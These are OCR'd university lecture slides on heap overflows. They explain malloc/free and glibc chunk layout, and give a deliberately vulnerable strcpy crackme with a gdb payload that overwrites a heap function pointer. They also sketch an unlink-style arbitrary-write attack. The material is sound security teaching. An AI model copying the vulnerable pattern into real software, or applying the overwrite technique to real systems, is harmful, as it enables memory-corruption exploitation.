
University of BRISTOL

Heap Overflow

Joseph Hallett

bristol.ac.uk



Here Be Dragons…

Heap-based overflows inevitably involve a discussion of `malloc`

This stuff is *highly* system dependent and has changed a lot over time…
It is conceptually, and technically fiddly…
Even within a single system, there may be multiple memory management libraries in play (sometimes even within one application)…

We're going to go *high-level* and describe the concepts and history
To understand in detail, you need to read *your* malloc implementation

malloc(3) and free(3)

How do we get the operating system to give our program memory to work with?

- `mmap` (and `sbrk and brk…`)

`Mmap` works via the kernel to assign and manage regions of memory

- But system calls are expensive…
- And creating/new-ing objects dynamically is really common…
- And not all OSs implement POSIX APIs portably…

- …and C is meant to be at least vaguely portable…

malloc(3) and free(3)


So lets manage memory in userland!

When a program starts lets give it a big region of memory somewhere in its virtual address space and an API for managing it


- It can call the lower-level system calls *if necessary*
- Data structures to manage things were initially based on a heap…
- So lets call it *the heap* and we'll keep it as far away from the stack as possible to avoid things bumping into each other!

(The heap may not be a heap anymore, and there may be more than


malloc(3) and free(3)



```
#include <stdlib.h>

void *
malloc(size_t size);

void *
calloc(size_t nmemb, size_t size);

void *
realloc(void *ptr, size_t size);

void
free(void *ptr);

void *
reallocarray(void *ptr, size_t nmemb, size_t size);

void *
recallocarray(void *ptr, size_t oldnmemb, size_t nmemb, size_t size);

void
freezero(void *ptr, size_t size);

void *
aligned_alloc(size_t alignment, size_t size);

void *
malloc_conceal(size_t size);

void *
calloc_conceal(size_t nmemb, size_t size);

char *malloc_options;
```



```
#include <stdlib.h>

void *
calloc(size_t count, size_t size);

void
free(void *ptr);

void *
malloc(size_t size);

void *
realloc(void *ptr, size_t size);

void *
reallocf(void *ptr, size_t size);

void *
valloc(size_t size);

void *
aligned_alloc(size_t alignment, size_t size);
```



```
#include <stdlib.h>

void *calloc(size_t nmemb
void *malloc(size_t size)
void free(void *ptr);
void *realloc(void *ptr,
```

malloc(3) and free(3)

libC API for dynamically assigning memory for object

Initially implemented by Doug Hoyte for UNIX


- Reimplemented by many others

- Ask for memory with malloc (or preferably calloc)
- Mark it as used with free
- Dynamically grow or change it with realloc


Example

Simple crackme program...

Oh no it uses `strcpy`…




```
$ ./hof Hello
data is at 0x8db8008
fp is at 0x8db8050
level has not been passed
```




```
$ nm ./hof | grep winner
080484b4 T nowinner
0804849b T winner
```

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

struct data { char name[64]; };
struct fp { int (*fp)(); };

int winner() { printf("level passed\n"); }
int nowinner() { printf("level has not been passed\n"); }

int main(int argc, char **argv) {
  struct data *d;
  struct fp *f;

  d = malloc(sizeof(struct data));
  f = malloc(sizeof(struct fp));
  printf("data is at %p\nfp is at %p\n", d, f);

  f->fp = nowinner;

  strcpy(d->name, argv[1]);
  f->fp();

  return 0;
}
```


Example



```
$ ./hof Hello
data is at 0x8db8008
fp is at 0x8db8050
level has not been passed
```



```
$ nm ./hof | grep winner
080484b4 T nowinner
0804849b T winner
```



```
(gdb) run $(perl -e 'print "A"x128')
Starting program: /home/vagrant/hof $(perl -e 'print "A"x128')
data is at 0x804b008
fp is at 0x804b050

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) run $(perl -e 'print "A"x(0x50-0x08), "\x9b\x84\x04\x08"')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/vagrant/hof $(perl -e 'print "A"x(0x50-0x08), "\x9b\x84\x04\x08"')
data is at 0x804b008
fp is at 0x804b050
level passed
[Inferior 1 (process 1652) exited normally]
```

Is this realistic?

Sort of…?

- You could imagine doing OO programming in C with structs of function pointers
- (But C++ has its own allocation mechanisms which don't always use malloc internally… have a play! ;-))

More generally…

- Buffers can exist on the heap…
- Buffers can be over (or under flowed)
- Sometimes you hit something useful


Malloc Internals

So how does malloc really work?

Lots of different implementations,

…but all give dynamic access to data on the heap…

…but not all actually use a heap data structure




Glibc Malloc Internals: Chunks

Memory starts out as a big empty array. (Well... *arena*)

When malloc is called put the following *chunk* data structure on the heap…

Return pointer to start of payload



bristol.ac.uk


Glibc Malloc Internals: Chunks

On free, write some data into the old payload...

A pointer to the *next chunk* ***fwd***
A pointer to the *last chunk* ***bck***

Various sizes, but sequential


Memory gets more and more chunked as time goes on...



How do you deal with chunking?

When freeing memory check the ***fwd*** and ***bck*** back pointer

If the previous or chunk is also freed, then merge the two chunks together and update the length to be the combined length (±headers)



A = Allocated Arena
M= Mmap'd
P = prev in use

large chunks only

sar

bristol.ac.uk

So what does this look like?

- Create three 16 byte arrays
- Free them
- Look at the memory after each operation

```c
#include <stdio.h>
#include <stdlib.h>

#define len 16
#define undershoot -2
#define overshoot  4

void dump(int *buf1, int *buf2, int *buf3) {
        for (int i = undershoot; i != len + overshoot; i++) {
                printf("%04d: %s %p: %08x\t%p: %08x\t%p: %08x\n",
                        i, (0 <= i && i < len) ? "*" : " ",
                        buf1+i, *(buf1+i), buf2+i, *(buf2+i), buf3+i, *(buf3+i));
        }
}

void dump_bck(int *buf) {
        int *bck = (int *)buf[1];
        for (int i = 0; i < overshoot; i++) { printf("%p: %08x\n", bck+i, *(bck+i)); }
        printf("\n");
}

int main(void) {
        int *buf1, *buf2, *buf3;

        buf1 = calloc(len, sizeof *buf1);
        buf2 = calloc(len, sizeof *buf2);
        buf3 = calloc(len, sizeof *buf3);

        printf("buf1: %p\n", buf1);
        printf("buf2: %p\n", buf2);
        printf("buf3: %p\n\n", buf3);

        for (int i = 0; i < len; i++) {
                buf1[i] = 0xfffffff0+i;
                buf2[i] = 0xfffffff0+i;
                buf3[i] = 0xfffffff0+i;
        }

        dump(buf1, buf2, buf3);

        printf("\n* Freeing buf3\n\n");
        free(buf3);
        dump_bck(buf3);
        dump(buf1, buf2, buf3);

        printf("\n* Freeing buf2\n\n");
        free(buf2);
        dump_bck(buf2);
        dump(buf1, buf2, buf3);

        printf("\n* Freeing buf1\n\n");
        free(buf1);
        dump_bck(buf1);
        dump(buf1, buf2, buf3);

        return EXIT_SUCCESS;
}
```

```
buf1: 0x9046008
buf2: 0x9046050
buf3: 0x9046098

-002:   0x9046000: 00000000     0x9046048: 00000000     0x9046090: 00000000
-001:   0x9046004: 00000049     0x904604c: 00000049     0x9046094: 00000049
0000: * 0x9046008: fffffff0     0x9046050: fffffff0     0x9046098: fffffff0
0001: * 0x904600c: fffffff1     0x9046054: fffffff1     0x904609c: fffffff1
0002: * 0x9046010: fffffff2     0x9046058: fffffff2     0x90460a0: fffffff2
0003: * 0x9046014: fffffff3     0x904605c: fffffff3     0x90460a4: fffffff3
0004: * 0x9046018: fffffff4     0x9046060: fffffff4     0x90460a8: fffffff4
0005: * 0x904601c: fffffff5     0x9046064: fffffff5     0x90460ac: fffffff5
0006: * 0x9046020: fffffff6     0x9046068: fffffff6     0x90460b0: fffffff6
0007: * 0x9046024: fffffff7     0x904606c: fffffff7     0x90460b4: fffffff7
0008: * 0x9046028: fffffff8     0x9046070: fffffff8     0x90460b8: fffffff8
0009: * 0x904602c: fffffff9     0x9046074: fffffff9     0x90460bc: fffffff9
0010: * 0x9046030: fffffffa     0x9046078: fffffffa     0x90460c0: fffffffa
0011: * 0x9046034: fffffffb     0x904607c: fffffffb     0x90460c4: fffffffb
0012: * 0x9046038: fffffffc     0x9046080: fffffffc     0x90460c8: fffffffc
0013: * 0x904603c: fffffffd     0x9046084: fffffffd     0x90460cc: fffffffd
0014: * 0x9046040: fffffffe     0x9046088: fffffffe     0x90460d0: fffffffe
0015: * 0x9046044: ffffffff     0x904608c: ffffffff     0x90460d4: ffffffff
0016:   0x9046048: 00000000     0x9046090: 00000000     0x90460d8: 00000000
0017:   0x904604c: 00000049     0x9046094: 00000049     0x90460dc: 00001009
0018:   0x9046050: fffffff0     0x9046098: fffffff0     0x90460e0: 31667562
0019:   0x9046054: fffffff1     0x904609c: fffffff1     0x90460e4: 7830203a
```


```
* Freeing buf3

0xb7ed17b0: 090470e0
0xb7ed17b4: 00000000
0xb7ed17b8: 09046090
0xb7ed17bc: 09046090

-002:   0x9046000: 00000000     0x9046048: 00000000     0x9046090: 00000000
-001:   0x9046004: 00000049     0x904604c: 00000049     0x9046094: 00000049
0000: * 0x9046008: fffffff0     0x9046050: fffffff0     0x9046098: b7ed17b0
0001: * 0x904600c: fffffff1     0x9046054: fffffff1     0x904609c: b7ed17b0
0002: * 0x9046010: fffffff2     0x9046058: fffffff2     0x90460a0: fffffff2
0003: * 0x9046014: fffffff3     0x904605c: fffffff3     0x90460a4: fffffff3
0004: * 0x9046018: fffffff4     0x9046060: fffffff4     0x90460a8: fffffff4
0005: * 0x904601c: fffffff5     0x9046064: fffffff5     0x90460ac: fffffff5
0006: * 0x9046020: fffffff6     0x9046068: fffffff6     0x90460b0: fffffff6
0007: * 0x9046024: fffffff7     0x904606c: fffffff7     0x90460b4: fffffff7
0008: * 0x9046028: fffffff8     0x9046070: fffffff8     0x90460b8: fffffff8
0009: * 0x904602c: fffffff9     0x9046074: fffffff9     0x90460bc: fffffff9
0010: * 0x9046030: fffffffa     0x9046078: fffffffa     0x90460c0: fffffffa
0011: * 0x9046034: fffffffb     0x904607c: fffffffb     0x90460c4: fffffffb
0012: * 0x9046038: fffffffc     0x9046080: fffffffc     0x90460c8: fffffffc
0013: * 0x904603c: fffffffd     0x9046084: fffffffd     0x90460cc: fffffffd
0014: * 0x9046040: fffffffe     0x9046088: fffffffe     0x90460d0: fffffffe
0015: * 0x9046044: ffffffff     0x904608c: ffffffff     0x90460d4: ffffffff
0016:   0x9046048: 00000000     0x9046090: 00000000     0x90460d8: 00000048
0017:   0x904604c: 00000049     0x9046094: 00000049     0x90460dc: 00001008
0018:   0x9046050: fffffff0     0x9046098: b7ed17b0     0x90460e0: 31667562
0019:   0x9046054: fffffff1     0x904609c: b7ed17b0     0x90460e4: 7830203a
```

```
* Freeing buf2

0xb7ed17b0: 090470e0
0xb7ed17b4: 00000000
0xb7ed17b8: 09046048
0xb7ed17bc: 09046048

-002:   0x9046000: 00000000     0x9046048: 00000000     0x9046090: 00000000
-001:   0x9046004: 00000049     0x904604c: 00000091     0x9046094: 00000049
0000: * 0x9046008: fffffff0     0x9046050: b7ed17b0     0x9046098: b7ed17b0
0001: * 0x904600c: fffffff1     0x9046054: b7ed17b0     0x904609c: b7ed17b0
0002: * 0x9046010: fffffff2     0x9046058: fffffff2     0x90460a0: fffffff2
0003: * 0x9046014: fffffff3     0x904605c: fffffff3     0x90460a4: fffffff3
0004: * 0x9046018: fffffff4     0x9046060: fffffff4     0x90460a8: fffffff4
0005: * 0x904601c: fffffff5     0x9046064: fffffff5     0x90460ac: fffffff5
0006: * 0x9046020: fffffff6     0x9046068: fffffff6     0x90460b0: fffffff6
0007: * 0x9046024: fffffff7     0x904606c: fffffff7     0x90460b4: fffffff7
0008: * 0x9046028: fffffff8     0x9046070: fffffff8     0x90460b8: fffffff8
0009: * 0x904602c: fffffff9     0x9046074: fffffff9     0x90460bc: fffffff9
0010: * 0x9046030: fffffffa     0x9046078: fffffffa     0x90460c0: fffffffa
0011: * 0x9046034: fffffffb     0x904607c: fffffffb     0x90460c4: fffffffb
0012: * 0x9046038: fffffffc     0x9046080: fffffffc     0x90460c8: fffffffc
0013: * 0x904603c: fffffffd     0x9046084: fffffffd     0x90460cc: fffffffd
0014: * 0x9046040: fffffffe     0x9046088: fffffffe     0x90460d0: fffffffe
0015: * 0x9046044: ffffffff     0x904608c: ffffffff     0x90460d4: ffffffff
0016:   0x9046048: 00000000     0x9046090: 00000000     0x90460d8: 00000090
0017:   0x904604c: 00000091     0x9046094: 00000049     0x90460dc: 00001008
0018:   0x9046050: b7ed17b0     0x9046098: b7ed17b0     0x90460e0: 203a3837
0019:   0x9046054: b7ed17b0     0x904609c: b7ed17b0     0x90460e4: 66666666
```

```
* Freeing buf1

0xb7ed17b0: 090470e0
0xb7ed17b4: 00000000
0xb7ed17b8: 09046000
0xb7ed17bc: 09046000

-002:   0x9046000: 00000000     0x9046048: 00000000     0x9046090: 00000000
-001:   0x9046004: 000000d9     0x904604c: 00000091     0x9046094: 00000049
0000: * 0x9046008: b7ed17b0     0x9046050: b7ed17b0     0x9046098: b7ed17b0
0001: * 0x904600c: b7ed17b0     0x9046054: b7ed17b0     0x904609c: b7ed17b0
0002: * 0x9046010: fffffff2     0x9046058: fffffff2     0x90460a0: fffffff2
0003: * 0x9046014: fffffff3     0x904605c: fffffff3     0x90460a4: fffffff3
0004: * 0x9046018: fffffff4     0x9046060: fffffff4     0x90460a8: fffffff4
0005: * 0x904601c: fffffff5     0x9046064: fffffff5     0x90460ac: fffffff5
0006: * 0x9046020: fffffff6     0x9046068: fffffff6     0x90460b0: fffffff6
0007: * 0x9046024: fffffff7     0x904606c: fffffff7     0x90460b4: fffffff7
0008: * 0x9046028: fffffff8     0x9046070: fffffff8     0x90460b8: fffffff8
0009: * 0x904602c: fffffff9     0x9046074: fffffff9     0x90460bc: fffffff9
0010: * 0x9046030: fffffffa     0x9046078: fffffffa     0x90460c0: fffffffa
0011: * 0x9046034: fffffffb     0x904607c: fffffffb     0x90460c4: fffffffb
0012: * 0x9046038: fffffffc     0x9046080: fffffffc     0x90460c8: fffffffc
0013: * 0x904603c: fffffffd     0x9046084: fffffffd     0x90460cc: fffffffd
0014: * 0x9046040: fffffffe     0x9046088: fffffffe     0x90460d0: fffffffe
0015: * 0x9046044: ffffffff     0x904608c: ffffffff     0x90460d4: ffffffff
0016:   0x9046048: 00000000     0x9046090: 00000000     0x90460d8: 000000d8
0017:   0x904604c: 00000091     0x9046094: 00000049     0x90460dc: 00001008
0018:   0x9046050: b7ed17b0     0x9046098: b7ed17b0     0x90460e0: 203a3837
0019:   0x9046054: b7ed17b0     0x904609c: b7ed17b0     0x90460e4: 66666666
(END)
```

Attack

So chunks have a pointer to a previous section that will be merged and write the size of the combined chunks to the address before…



A = Allocated Arena
M= Mmap'd
P = prev in use

large chunks only


sar

Attack

So use heap overflow to make it look like a chunk has already been freed! When chunk after that is freed it'll be merged with your chunk

The size field will be added to a the address before a pointer you control...

Arbitrary write (e.g. return address)



This is rather complex!

Yep!

Lot of work for a one int write!

…but sometimes thats all you need

Other attacks exist!

Further Reading

Phrack Magazine Volume 0x0b, Issue 0x39

- Once upon a free()... *(Anon)*
- Vudo - An object superstitiously believed to embody magical powers *(MaXX)*

The Malloc Maleficarum *(Phantasmal Phantasmagoria)*